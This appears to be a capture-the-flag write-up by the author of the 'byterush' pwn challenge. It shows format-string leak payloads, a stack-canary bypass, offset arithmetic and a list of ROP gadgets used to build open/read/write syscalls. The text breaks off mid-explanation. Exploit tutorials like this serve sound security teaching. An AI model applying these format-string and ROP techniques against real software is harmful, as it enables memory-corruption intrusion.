
CYBERMAZE 5 (2025) - BYTERUSH
[ byterush ] Writeup
Category: [pwn]
Points: [500]
Author: 4n7h4r4x
You can download the files from my github and replay them !
Tools Used
gdb/ropper/ghidra/readelfpython3 (pwntools)for exploit scripting
Analysis



The goal of of this challenge is not really simple but it’s not that hard too , there are three main things to consider beating in this challenge and after doing some reverse engineering to understand of the binary works , we will see that our main focus is here :


Steps :
1) Automation to answer the questions. 2) Leaking the canary and use it. 3) Bypassing strlen() by injecting a null byte so our bof works. 4) Crafting syscalls to open , read and write the flag.txt because there’s no really win function or system or whatever.
Keep in mind in this challenge i intentionally made spawning a shell and catting the flag.txt useless , if u try to do so u’ll just get permission denied and only the binary can read the content of the flag.txt , i made this to get people to know more about alternative ways to get the flag.txt other than just spawning a shell … This challenge isn’t hard to be fair but can take some time to solve .

Let’s run the basics commands file and checksec on the binary and see what we’ll get :
Now let’s start building the automation part because without it we can’t fuzz and find and then leak our canary , from the previous pics inside ghidra we can see that the difference between our_variable and one the canaries is 0xb8 - 0x10 = 0xa8 , and remember we are working in 64 bit binary so every stack position will be 8 bytes , meaning to find how many positions are there between us we need to divide the difference by 8 , so the offset between the canary and variable is 0xa8 / 8 = 21 , now all that’s left we need to find our position in the stack and to do that we need to inject sthg , leak stack positions until we find a match , here’s a visual example :
1
2
3
4
5
6
aaaaaaaa.%1$p.%2$p.%3$p.%4$p.%5$p.%6$p.%7$p.%8$p.%9$p
aaaaaaaa.%10$p.%11$p.%12$p.%13$p.%14$p.%15$p.%16$p.%17$p.%18$p.%19$p
aaaaaaaa.%20$p.%21$p.%22$p.%23$p.%24$p.%25$p.%26$p.%27$p.%28$p.%29$p
aaaaaaaa.%30$p.%31$p.%32$p.%33$p.%34$p.%35$p.%36$p.%37$p.%38$p.%39$p
aaaaaaaa.%40$p.%41$p.%42$p.%43$p.%44$p.%45$p.%46$p.%47$p.%48$p.%49$p
aaaaaaaa.%50$p.%51$p.%52$p.%53$p.%54$p.%55$p.%56$p.%57$p.%58$p.%59$p
Rmember our variable size is 64 byte and if we pass more read will pass the rest to the next input so we always need to send less than 64 byte , i automated the play part and when it asks us for our username , that’s where the format string exploit is , then we press yes to see the scoreboard and see what we leaked :


So we know our position in the stack and the offset from our position to the canary , now we just do the math , the canary position is 14+21 = 35 , let’s test and see if we are correct or no :

As we can see we have successfully leaked the canary , the 33 is also the canary lol , just different offset and math , won’t get in the details of how a canary works and why there is 2 in the stack but would recommend that you do ur own research if you are intrested !
Now after leaking the canary let’s open gdb and calculate the offset we need to reach the rip , we will disassemble the function endGame since it’s the one we are intrested in and see:

Now that we have our offset , the leaked canary we can start writing in the rip , remember that the offset to rip is = offset to canary + canary + rbp = 0xc8 === 0xd0 + 8 + 8 = 0xc8 and then comes the rip , let’s use ropper and see what useful gadgets we have.
To not waste time i will directly shows the highlights and what gadgets we’ll use




Woah what are all those gadgets ? wtf does xlatb or bzhi do or mean xD , we will cover all of them step by step so dw ! Here are the gadgets i highlighted together :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
0x0000000000401289: xor rax, rax; ret;
0x0000000000401298: add rax, 0x69; ret;
0x0000000000401293: sub rax, 0x2b; ret;

0x00000000004012a3: pop rbx; pop r12; pop rbp; ret;
0x000000000040127d: pop rcx; ret;
0x000000000040127f: pop rdi; ret;
0x0000000000401287: pop rdx; ret;
0x0000000000401281: pop rsi; pop r12; ret;

0x000000000040129d: xlatb; ret;
0x000000000040128d: bzhi rbx, rdi, rdx; ret;

0x000000000040129f: syscall; ret;
0x0000000000401016: ret;
So the first three gadgets are related to rax , we have syscall ; ret which allows us to do syscalls if you don’t know what a syscall is it’s totally okay !
In C programming on Linux, a “syscall” refers to the mechanism by which a user-space program requests a service from the operating system kernel. These services can include tasks like file I/O, process management, memory allocation, and more. We need to set the rax to the number of the function we wanna call , populate registers correctly and then syscall to call it.
In our ROP chain we will call syscalls : read open and write the content of the flag.txt ( remember that spawning a shell will indeed spawn a shell but only the binary have the right permissions )
Steps :
1) pop gadgets will be used to populate correct arguments to each functions
2) syscall ret will call a function depending on what’s inside the rax
3) The main plot twist is that we dont have direct access to rax , we have xor gadget which will set rax to 0 , add and sub some values to make it easier to edit it
4) To indirectly populate rax with whatever we want we need to use xlatb ; ret gadget , what this gadget does is simply : al = [al + rbx] , if we can zero out rax ( we can using xor rax rax) will lead to : al = [rbx] , what’s al ?? al is the lower byte of rax , and now we just need to figure out how to populate rbx ( we can use pop directly or bzhi) , xlatb loads the byte located inside the address that rbx points to , for example if rbx points to an address that have a char , the ascii order inside that region will be the value of al , in other words we need to set rbx to an address ( like .data or .bss) that have the character we wanna set al to it’s ascii order , it might feel complex at first but it’s really not once u understands it
We need to write inside .bss or .data , the character we want it’s ascii code to be inside rax to call whatever syscall we want , and then save that address to rbx , zero out rax and execute xlatb which will save that number in al ( rax ) , example :
If we write ”-“ ( which have an ascii code = 45) inside .bss then save the address of .bss in rbx , then zero out rax and call xlatb : al = [al + rbx] => al = [0 + rbx] => al = [ rbx ] ==> al = 45 and if we after use sub_rax_0x2b gadget the final rax value will be = 2 !! Which is the syscall number of open
